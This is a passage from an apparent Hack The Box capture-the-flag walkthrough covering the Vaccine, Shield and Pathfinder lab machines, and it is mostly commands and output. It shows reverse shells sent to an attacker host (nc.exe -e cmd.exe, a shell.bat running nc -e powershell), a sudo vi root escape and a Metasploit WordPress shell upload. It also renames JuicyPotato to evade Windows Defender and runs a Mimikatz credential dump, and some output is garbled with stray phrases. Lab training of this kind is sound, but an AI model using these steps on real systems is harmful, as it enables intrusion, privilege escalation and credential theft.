listening on [any] 4444 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.46] 39648
bash: cannot set terminal process group (24085): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ exit
kali@kali:~/HTB/StartingPoint$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.46] 39852
bash: cannot set terminal process group (24598): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$
```

Let's upgrade to a tty shell and continue enumeration.

```
SHELL=/bin/bash script -q /dev/null
```

Let's have a look to the source code of dashboard.php in /var/www/html.

The code reveals the postgres password to be:

P@s5w0rd!

```
try {
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
}
```

This password can be used to view the user's sudo privileges.

```
$ sudo -l
sudo -l
[sudo] password for postgres: P@s5w0rd!

Matching Defaults entries for postgres on vaccine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

The user is allowed to edit the configuration `/etc/postgresql/11/main/pg_hba.conf` using vi.

This can be leveraged to gain a root shell and access root.txt.

Once opened the file in “Vi” editor with sudo, we can try to spawn a TTY shell from within vi by typing one of the following command ([link](#)):

- : ! bash
- : set shell=/bin/bash:shell
- : ! /bin/bash

```
$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
  builtin_amiga
  builtin_beos-ansi
  builtin_ansi
  builtin_pcansi
  builtin_win32
  builtin_vt320
  builtin_vt52
  builtin_xterm
  builtin_iris-ansi
  builtin_debug
  builtin_dumb
defaulting to 'ansi'

# DO NOT DISABLE!
# If you change this first entry you will need to make sure that the
# database superuser can access the database using some other method.
# Noninteractive access to all databases is required during automatic
# maintenance (custom daily cronjobs, replication, and similar tasks).
#
# Database administrative login by Unix domain socket

# TYPE  DATABASE        USER        ADDRESS            METHOD
# WPS 2019
local  all            postgres
# "local" is for Unix domain socket connections only
local  all            all
# IPv4 local connections:
host   all            all          127.0.0.1/32      md5
# IPv6 local connections:
host   all            all          ::1/128           md5
# Allow replication connections from localhost, by a user with the
# replication privilege.
local  replication    all
host   replication    all          127.0.0.1/32      md5
host   replication    all          ::1/128           md:!:bash
```

As we can see, now we have a TTY as root.

```
:!bash
root@vaccine:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vaccine:/var/www/html# whoami
whoami
root
root@vaccine:/var/www/html# ls
ls
bg.png      dashboard.js  index.php  style.css
dashboard.css dashboard.php  license.txt
root@vaccine:/var/www/html# cd ..
cd ..
root@vaccine:/var/www# cd ..
cd ..
root@vaccine:/var# cd ..
cd ..
root@vaccine:# ls
ls
bin   etc        lib    lost+found  proc  snap     tmp      vmlinuz.old
boot  home       lib32   media      root  srv      usr
cdrom initrd.img lib64   mnt       run   swap.img  var
dev   initrd.img.old libx32  opt      sbin  sys      vmlinuz
root@vaccine:# cd root
cd root
root@vaccine:~# ls
ls
pg_hba.conf  root.txt  snap
root@vaccine:~# cat root.txt+
cat root.txt+
cat: root.txt+: No such file or directory
root@vaccine:~# cat root.txt
cat root.txt
dd6e058e814260bc70e9bbdef2715849
```

4. Shield

Machine :	Shield
IP:	10.10.10.29

Enumeration

[sudo nmap -sC -sV 10.10.10.29](#)

From the Nmap output, we find that **IIS** and **MySQL** are running on their default ports. IIS (Internet Information Services) is a Web Server created by Microsoft.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-09 12:59 EDT
Nmap scan report for 10.10.10.29
Host is up (0.044s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3306/tcp  open  mysql   MySQL (unauthorized)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Let's navigate to port 80 using a browser. We see the default IIS starting page.



Let's use [GoBuster](#) to scan for any sub-directories or files that are hosted on the server.

```
kali㉿kali:~/HTB/StartingPoint/Shield$ gobuster dir -u http://10.10.10.29 -w /usr/share/dirb/wordlists/common.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.10.29
[+] Threads:      10
[+] Wordlist:    /usr/share/dirb/wordlists/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:     10s
=====
2020/07/09 15:11:47 Starting gobuster
=====
/wordpress (Status: 301)
```

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```
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Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
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[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:     10s
=====
2020/07/09 15:11:47 Starting gobuster
=====
```

We do found the “/wordpress” folder. WordPress ([link](#)) is a Content Management System (CMS) that can be used to quickly create websites and blogs.

Let's do another search using “dirsearch” and pointing directly to that folder

```
sudo python3 ..//Oopsie/dirsearch/dirsearch.py -u http://10.10.10.29/wordpress -e php
```

```
[15:10:51] Starting:
[15:11:10] 301 - 0B - /wordpress/index.php → http://10.10.10.29/wordpress/
[15:11:10] 200 - 19KB - /wordpress/license.txt
[15:11:15] 200 - 7KB - /wordpress/readme.html
[15:11:21] 301 - 161B - /wordpress/wp-admin → http://10.10.10.29/wordpress/wp-admin/
[15:11:21] 301 - 163B - /wordpress/wp-content → http://10.10.10.29/wordpress/wp-content/
[15:11:21] 200 - 0B - /wordpress/wp-content/
[15:11:21] 500 - 3KB - /wordpress/wp-admin/setup-config.php
[15:11:21] 200 - 69B - /wordpress/wp-content/plugins/akismet/akismet.php
[15:11:21] 403 - 1KB - /wordpress/wp-content/uploads/
[15:11:21] 301 - 164B - /wordpress/wp-includes → http://10.10.10.29/wordpress/wp-includes/
[15:11:21] 403 - 1KB - /wordpress/wp-includes/
[15:11:21] 500 - 0B - /wordpress/wp-includes/rss-functions.php
[15:11:22] 200 - 1KB - /wordpress/wp-admin/install.php
[15:11:22] 302 - 0B - /wordpress/wp-admin/ → http://10.10.10.29/wordpress/wp-login.php?redir=
[15:11:22] 200 - 0B - /wordpress/wp-config.php
[15:11:23] 200 - 3KB - /wordpress/wp-login.php
[15:11:23] 405 - 42B - /wordpress/xmlrpc.php
```

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```
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[15:11:10] 200 - 19KB - /wordpress/license.txt
[15:11:15] 200 - 7KB - /wordpress/readme.html
[15:11:21] 301 - 161B - /wordpress/wp-admin → http://10.10.10.29/wordpress/wp-admin/
[15:11:21] 301 - 163B - /wordpress/wp-content → http://10.10.10.29/wordpress/wp-content/
[15:11:21] 200 - 0B - /wordpress/wp-content/
[15:11:21] 500 - 3KB - /wordpress/wp-admin/setup-config.php
[15:11:21] 200 - 69B - /wordpress/wp-content/plugins/akismet/akismet.php
[15:11:21] 403 - 1KB - /wordpress/wp-content/uploads/
[15:11:21] 301 - 164B - /wordpress/wp-includes → http://10.10.10.29/wordpress/wp-includes/
[15:11:21] 403 - 1KB - /wordpress/wp-includes/
[15:11:21] 500 - 0B - /wordpress/wp-includes/rss-functions.php
[15:11:22] 200 - 1KB - /wordpress/wp-admin/install.php
[15:11:22] 302 - 0B - /wordpress/wp-admin/ → http://10.10.10.29/wordpress/wp-login.php?redir=
[15:11:22] 200 - 0B - /wordpress/wp-config.php
[15:11:23] 200 - 3KB - /wordpress/wp-login.php
[15:11:23] 405 - 42B - /wordpress/xmlrpc.php
```

Task Completed

We do see some interesting folder and files. Since we have already acquired the password **P@s5w0rd!**, we can try to login to the WordPress site and navigate to <http://10.10.10.29/wordpress/wp-login.php> trying to guess the username with some common usernames(**admin** or **administrator**). The combination **admin : P@s5w0rd!** is successful and we gain administrative access to the site.

The screenshot shows the WordPress dashboard with a dark theme. At the top, there's a message about a failed update attempt: "An automated WordPress update has failed to complete - please attempt the update again now." Below this, the "Dashboard" section features a "Welcome to WordPress!" message and links to "Get Started" (Customize Your Site, Change Theme), "Next Steps" (Edit Front Page, Add Pages, Add a blog post, View your site), and "More Actions" (Manage Widgets or Menus, Turn comments on or off, Learn more about getting started). The "At a Glance" sidebar shows 3 Posts, 4 Pages, and 1 Comment. It also displays the current version as "WordPress 5.2.1 running Highlight theme. Search Engines Discouraged" with a link to "Update to 5.3.2". The "Activity" sidebar lists recent publications: "Feb 11th, 6:43 pm Electric Truck", "Feb 10th, 11:11 am Smoke Screen System", and "Feb 10th, 11:03 am Run Flat Tires". The "Recent Comments" sidebar shows a comment from "admin" on "Run Flat Tires": "Might buy some for my new car!". At the bottom, there are links for "All (1)", "Mine (1)", "Pending (0)", "Approved (1)", "Spam (0)", and "Trash (0)".

Foothold

The administrative access can be leveraged through the msfmodule "**exploit/unix/webapp/wp_admin_shell_upload**", to get a meterpreter shell on the system. Let's follow the following commands in order to get a session:

```
msfconsole
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf > set PASSWORD P@s5w0rd!
msf > set USERNAME admin
msf > set TARGETURI /wordpress
msf > set RHOSTS 10.10.10.29
msf > run
```

```
kali㉿kali:~/HTB/StartingPoint/Shield$ sudo msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!

[metasploit v5.0.87-dev
+ -- =[ 2006 exploits - 1096 auxiliary - 343 post
+ -- =[ 562 payloads - 45 encoders - 10 nops
+ -- =[ 7 evasion

Metasploit tip: Use the edit command to open the currently active module in your editor

msf5 > use exploit/unix/webapp/wp_admin_shell_upload
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD P@s5w0rd!
PASSWORD => P@s5w0rd!
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /wordpress
TARGETURI => /wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 10.10.10.29
RHOSTS => 10.10.10.29
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.10.16:4444
[*] Authenticating with WordPress using admin:P@s5w0rd! ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wordpress/wp-content/plugins/ZeEqdypLyJ/dfSRCtZOPw.php ...
[*] Sending stage (38288 bytes) to 10.10.10.29
[*] Meterpreter session 1 opened (10.10.16:4444 → 10.10.10.29:49696) at 2020-07-12 08:17:01 -0400
[+] Deleted dfSRCtZOPw.php
[+] Deleted ZeEqdypLyJ.php
[!] This exploit may require manual cleanup of '../ZeEqdypLyJ' on the target
meterpreter >
```

Now that we got a meterpreter shell, we can use netcat (nc.exe) to get a more stable shell.

So let's locate the binary.

```
kali㉿kali:~/HTB/StartingPoint/Tools$ locate nc.exe
/usr/share/windows-resources/binaries/nc.exe
```

Let's copy nc.exe into our "Tools" directory

```
kali@kali:~/HTB/StartingPoint/Shield$ sudo cp /usr/share/windows-resources/binaries/nc.exe .. /Tools/
kali@kali:~/HTB/StartingPoint/Shield$ ls .. /Tools/
nc.exe
kali@kali:~/HTB/StartingPoint/Shield$ 
kali@kali:~/HTB/StartingPoint/Shield$ cp /usr/share/windows-resources/binaries/nc.exe .
kali@kali:~/HTB/StartingPoint/Shield$ ls .
nc.exe
```

From within the meterpreter session, let's move to our local Tools directory

```
kali@kali: ~/HTB/StartingPoint/Tools $ pwd
/home/kali/HTB/StartingPoint/Tools
```

We can use the lcd command (lcd stands for "Local Change Directory", which we use to navigate to the local folder where nc.exe is located.):

```
meterpreter > lcd
Usage: lcd directory
```

So, let's move to the "/home/kali/HTB/StartingPoint/Tools" folder where the "nc.exe" binary is located

```
meterpreter > lcd /home/kali/HTB/StartingPoint/Tools
```

We then navigate to a writeable directory on the server (in our case

C:\inetpub\wwwroot\wordpress\wp-content\uploads) and upload [netcat](#).

```
Listing: C:\inetpub\wwwroot\wordpress\wp-content\uploads
=====
Mode          Size      Type  Last modified           Name
----          ----      ---   -----              -----
100666/rw-rw-rw-  18093    fil   2020-02-10 06:07:10 -0500 black-shield-shape-draw
100666/rw-rw-rw-  20083    fil   2020-02-10 06:07:10 -0500 black-shield-shape-draw
100666/rw-rw-rw-  254028   fil   2020-02-10 06:07:10 -0500 black-shield-shape-draw
```

The command to upload is the "upload" command: **upload**

```
nc.exe
meterpreter > upload nc.exe
[*] uploading : nc.exe → nc.exe
[*] Uploaded -1.00 B of 58.00 KiB (-0.0%): nc.exe → nc.exe
[*] uploaded  : nc.exe → nc.exe
meterpreter > pwd
```

We can see now the nc.exe program in the "upload" folder

```
meterpreter > upload nc.exe
[*] uploading : nc.exe → nc.exe
[*] Uploaded -1.00 B of 58.00 KiB (-0.0%): nc.exe → nc.exe
[*] uploaded : nc.exe → nc.exe
meterpreter > pwd
C:\inetpub\wwwroot\wordpress\wp-content\uploads
meterpreter > ls
Listing: C:\inetpub\wwwroot\wordpress\wp-content\uploads
=====
Mode          Size      Type  Last modified           Name
----          ----      ---   -----                --
100666/rw-rw-rw- 18093    fil   2020-02-10 06:07:10 -0500 black-shield-shape-drawing
100666/rw-rw-rw- 20083    fil   2020-02-10 06:07:10 -0500 black-shield-shape-drawing
100666/rw-rw-rw- 254028   fil   2020-02-10 06:07:10 -0500 black-shield-shape-drawing
100666/rw-rw-rw- 11676    fil   2020-02-10 06:07:09 -0500 black-shield-shape-drawing
100666/rw-rw-rw- 23065    fil   2020-02-10 06:07:21 -0500 cropped-black-shield-shape
100666/rw-rw-rw- 36889    fil   2020-02-10 06:07:21 -0500 cropped-black-shield-shape
100777/rwxrwxrwx  59392   fil   2020-07-12 15:23:12 -0400 nc.exe
```

Using Netcat

On another terminal we can now launch a listener

```
kali㉿kali: ~/HTB/StartingPoint/Tools $ nc -lvp 1234
listening on [any] 1234 ...
```

Next, we can execute the following command into the meterpreter session

```
100777/rwxrwxrwx 59392 fil 2020-07-12 15:23:12 -0400 nc.exe
meterpreter > pwd
C:\inetpub\wwwroot\wordpress\wp-content\uploads
meterpreter > execute -f nc.exe -a "-e cmd.exe 10.10.14.16 1234"
Process 632 created.
```

And we get a netcat shell:

```
meterpreter > execute -f nc.exe -a "-e cmd.exe 10.10.14.16 1234"
Process 632 created.
meterpreter > 

kali㉿kali:~/HTB/StartingPoint/Shield$ nc -lvp 1234
listening on [any] 1234 ...
10.10.10.29: inverse host lookup failed: Host name lookup failure
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.29] 49729
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\wordpress\wp-content\uploads>
```

Privilege Escalation

Running the “**sysinfo**” command on the meterpreter session, we notice that this is a Windows Server 2016 OS, which is vulnerable to the [Rotten Potato](#) exploit.

```
meterpreter > sysinfo
Computer : SHIELD
OS       : Windows NT SHIELD 10.0 build 14393 (Windows Server 2016) i586
Meterpreter : php/windows
meterpreter >
```


Let's download the “JuicyPotato.exe” binary from here :

<https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe>

Let's save the binary into our “Tools” folder

```
kali㉿kali: ~/HTB/StartingPoint/Tools $ ls
JuicyPotato.exe    nc.exe
```

NOTE: Sometimes browser does not allow the download



In this situation we can use the following command:

```
sudo wget https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe
```

Then with the lcd command we move to the “Tools” folder from the meterpreter’s shell and we proceed with the upload of the “JuicyPotato.exe” into the “uploads” folder.

```
meterpreter > lcd /home/kali/HTB/StartingPoint/Tools
meterpreter > pwd
C:\inetpub\wwwroot\wordpress\wp-content\uploads\ovpn
meterpreter > upload JuicyPotato.exe
[*] uploading   : JuicyPotato.exe → JuicyPotato.exe
[*] uploaded   : JuicyPotato.exe → JuicyPotato.exe
meterpreter > upload JuicyPotato.exe
```

NOTE: We will have to rename the Juicy Potato executable to something else, otherwise it will be picked up by Windows Defender.

From the meterpreter session we can use this command:

```
mv JuicyPotato.exe js.exe
```

From the reverse shell on a Windows Machine we can use this command:

```
rename JuicyPotato.exe js.exe
```

Below the executed command

```
C:\inetpub\wwwroot\wordpress\wp-content\uploads> rename JuicePotato.exe js.exe  
Rename JuicePotato.exe js.exe
```

From our shell, we can create a batch file that will be executed by the exploit, and return a SYSTEM shell. Let's add the following contents to `shell.bat`:

```
echo START C:\inetpub\wwwroot\wordpress\wp-content\uploads\nc.exe -e powershell.exe 10.10.14.2 1111 > shell.bat
```

```
C:\inetpub\wwwroot\wordpress\wp-content\uploads>dir  
dir  
  
....  
07/13/2020 11:55 AM 98 shell.bat  
....
```

Let's start, from another terminal, another netcat listener:

```
kali㉿kali: ~/HTB/StartingPoint/Tools $ nc -lvp 1234 111  
listening on [any] 1111 ...
```

Next, we execute the netcat shell using the JuicyPotato binary(js.exe):

```
kali㉿kali: $ js.exe -t * -p C:\inetpub\wwwroot\wordpress\wp-content\uploads\shell.bat -l 1337
```

```
js.exe -t * -p C:\inetpub\wwwroot\wordpress\wp-content\uploads\shell.bat -l 1337  
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337  
.....  
[+] authresult 0  
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM  
[+] CreateProcessWithTokenW OK  
C:\inetpub\wwwroot\wordpress\wp-content\uploads>[]
```

NOTE: if our payload is not working, we can use another CLSID

```
Option to add : -c {bb6df56b-cace-11dc-9992-0019b93a3a84}
```

Now on the listener terminal we have a shell as “nt authority\system”

```
kali㉿kali:~/HTB/StartingPoint/Tools $ nc -lvp 1111  
listening on [any] 1111 ...  
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.29] 51880  
Windows PowerShell  
Copyright (C) 2016 Microsoft Corporation. All rights reserved.  
PS C:\Windows\system32> whoami  
whoami  
nt authority\system  
PS C:\Windows\system32> []
```

And we can have access to the "root.txt" file

```
PS C:\Windows\system32> cd c:/users/Administrator/Desktop
cd c:/users/Administrator/Desktop
PS C:\users\Administrator\Desktop> dir
dir

    Directory: C:\users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----              -----        ---- - 
-a---       2/25/2020  1:28 PM           32 root.txt

PS C:\users\Administrator\Desktop> more root.txt
more root.txt
6e9a9fdc6f64e410a68b847bb4b404fa
```

Post Exploitation

We can now try to dump cache password using a tool named [Mimikatz](#) ([link](#))

```
kali㉿kali:~/HTB/StartingPoint/Shield/RottenPotato$ locate mimikatz
```

The 64 bit version is the one we need

```
/usr/share/windows-resources/mimikatz/win32/mimikatz.exe
/usr/share/windows-resources/mimikatz/x64/mimidrv.sys
/usr/share/windows-resources/mimikatz/x64/mimikatz.exe
/usr/share/windows-resources/mimikatz/x64/mimilib.dll
/var/lib/dpkg/info/mimikatz.list
```

We use the [meterpreter](#) ([link](#)) session to upload the "mimikatz.exe" file:

```
meterpreter > lcd /usr/share/windows-resources/mimikatz/x64/
meterpreter > pwd
C:\inetpub\wwwroot\wordpress\wp-content\plugins\KEfhvrmUam
meterpreter > cd ../../uploads
meterpreter > pwd
C:\inetpub\wwwroot\wordpress\wp-content\uploads
meterpreter > upload mimikatz.exe
[*] uploading : mimikatz.exe → mimikatz.exe
[*] Uploaded -1.00 B of 1.20 MiB (0.0%): mimikatz.exe → mimikatz.exe
[*] uploaded : mimikatz.exe → mimikatz.exe
```

As a “**nt authority\system**” we execute mimikatz and use the **sekurlsa** command to extract logon passwords

```
PS C:\inetpub\wwwroot\wordpress\wp-content\uploads> ./mimikatz.exe  
./mimikatz.exe  
Starting base... mimikatz 2.2.0 (x64) #18362 May 2 2020 16:23:51  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )  
## ##### > http://pingcastle.com / http://mysmartlogon.com ***/
```

Below the extracted credentials

```
mimikatz # sekurlsa::logonpasswords
```

And we find the password “**Password1234!**” for domain user “**Sandra**”.

```
Authentication Id : 0 ; 328389 (00000000:000502c5) E: the netcat shell is up  
Session : Interactive from 1  
User Name : sandra  
Domain : MEGACORP  
Logon Server : PATHFINDER  
Logon Time : 7/13/2020 2:13:21 AM  
SID : S-1-5-21-1035856440-4137329016-3276773158-1105  
msv :  
[00000003] Primary  
* Username : sandra The root flag is located in c:\user  
* Domain : MEGACORP  
* NTLM : 29ab86c5c4d2aab957763e5c1720486d  
* SHA1 : 8bd0ccc2a23892a74dfbbbb57f0faa9721562a38  
* DPAPI : f4c73b3f07c4f309ebf086644254bc  
tspkg :  
wdigest :  
* Username : sandra Mimikatz can be used to dump cached  
* Domain : MEGACORP  
* Password : (null)  
kerberos :  
* Username : sandra  
* Domain : MEGACORP.LOCAL  
* Password : Password1234!  
ssp :  
credman :
```

5. Pathfinder

Machine :	Pathfinder
IP:	10.10.10.30

Enumeration

This time we are going to use “masscan” (Mass IP port scanner)

```
root@kali:/# masscan -p 1-65535 10.10.10.30 -e tun0 --rate=1000
```

```
root@kali:/# masscan -p 1-65535 10.10.10.30 -e tun0 --rate=1000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-07-16 18:22:40 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 445/tcp on 10.10.10.30
Discovered open port 389/tcp on 10.10.10.30
Discovered open port 49683/tcp on 10.10.10.30
Discovered open port 3268/tcp on 10.10.10.30
Discovered open port 139/tcp on 10.10.10.30
Discovered open port 636/tcp on 10.10.10.30
Discovered open port 49676/tcp on 10.10.10.30
Discovered open port 9389/tcp on 10.10.10.30
Discovered open port 88/tcp on 10.10.10.30
Discovered open port 49677/tcp on 10.10.10.30
Discovered open port 3269/tcp on 10.10.10.30
Discovered open port 49720/tcp on 10.10.10.30
Discovered open port 47001/tcp on 10.10.10.30
Discovered open port 49667/tcp on 10.10.10.30
Discovered open port 49665/tcp on 10.10.10.30
Discovered open port 53/tcp on 10.10.10.30
Discovered open port 135/tcp on 10.10.10.30
Discovered open port 5985/tcp on 10.10.10.30
Discovered open port 49666/tcp on 10.10.10.30
Discovered open port 49698/tcp on 10.10.10.30
Discovered open port 49664/tcp on 10.10.10.30
Discovered open port 593/tcp on 10.10.10.30
Discovered open port 49673/tcp on 10.10.10.30
Discovered open port 464/tcp on 10.10.10.30
```

- Port **88** is typically associated with Kerberos
- Port **389** with LDAP, which indicates that this is a Domain Controller.
- Port **598** is typically associated with WinRM ([link](#))

We can attempt to enumerate Active Directory using the credentials we obtained in a previous machine:

- ◆ sandra
- ◆ Password1234!

We can achieve this using a python bloodhound injester, but first, we need to install neo4j and BloodHound

```
kali㉿kali:~$ sudo apt install neo4j
kali㉿kali:~$ sudo apt install bloodhound
```

Let's install now the python bloodhound injester (<https://github.com/fox-it/BloodHound.py>)

It can also be installed using pip:

```
kali㉿kali:~$ sudo pip install bloodhound
```

Let's run the command:


```
bloodhound-python -d megacorp.local -u sandra -p "Password1234!" -gc pathfinder.megacorp.local -c all -ns 10.10.10.30
```

The BloodHound injester created some json files ready to be imported into BloodHound.

```
Remainder of file ignored
INFO: Found AD domain: megacorp.local
INFO: Connecting to LDAP server: Pathfinder.MEGACORP.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: Pathfinder.MEGACORP.LOCAL
INFO: Found 5 users
INFO: Connecting to GC LDAP server: pathfinder.megacorp.local
INFO: Found 51 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Pathfinder.MEGACORP.LOCAL
INFO: Done in 00M 07S
kali㉿kali:~/HTB/StartingPoint/Pathfinder/bloodhound_js$ ls
computers.json  domains.json  groups.json  users.json
kali㉿kali:~/HTB/StartingPoint/Pathfinder/bloodhound_js$ █
```

Next, we need to configure the neo4j service. We can accomplish this by running the following command


```
neo4j console
```



```
kali@kali:~/HTB/StartingPoint/Pathfinder$ sudo neo4j console
Active database: graph.db
Directories in use:
  home:      /usr/share/neo4j
  config:    /usr/share/neo4j/conf
  logs:      /usr/share/neo4j/logs
  plugins:   /usr/share/neo4j/plugins
  import:    /usr/share/neo4j/import
  data:      /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:       /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
2020-07-17 17:15:19.946+0000 INFO  ===== Neo4j 3.5.3 =====
2020-07-17 17:15:19.955+0000 INFO  Starting ...
2020-07-17 17:15:21.655+0000 INFO  Bolt enabled on 127.0.0.1:7687.
2020-07-17 17:15:22.772+0000 INFO  Started.
2020-07-17 17:15:23.490+0000 INFO  Remote interface available at http://localhost:7474/


```

You will be then prompted to insert or change(at first login) your password.



If connected we will

see



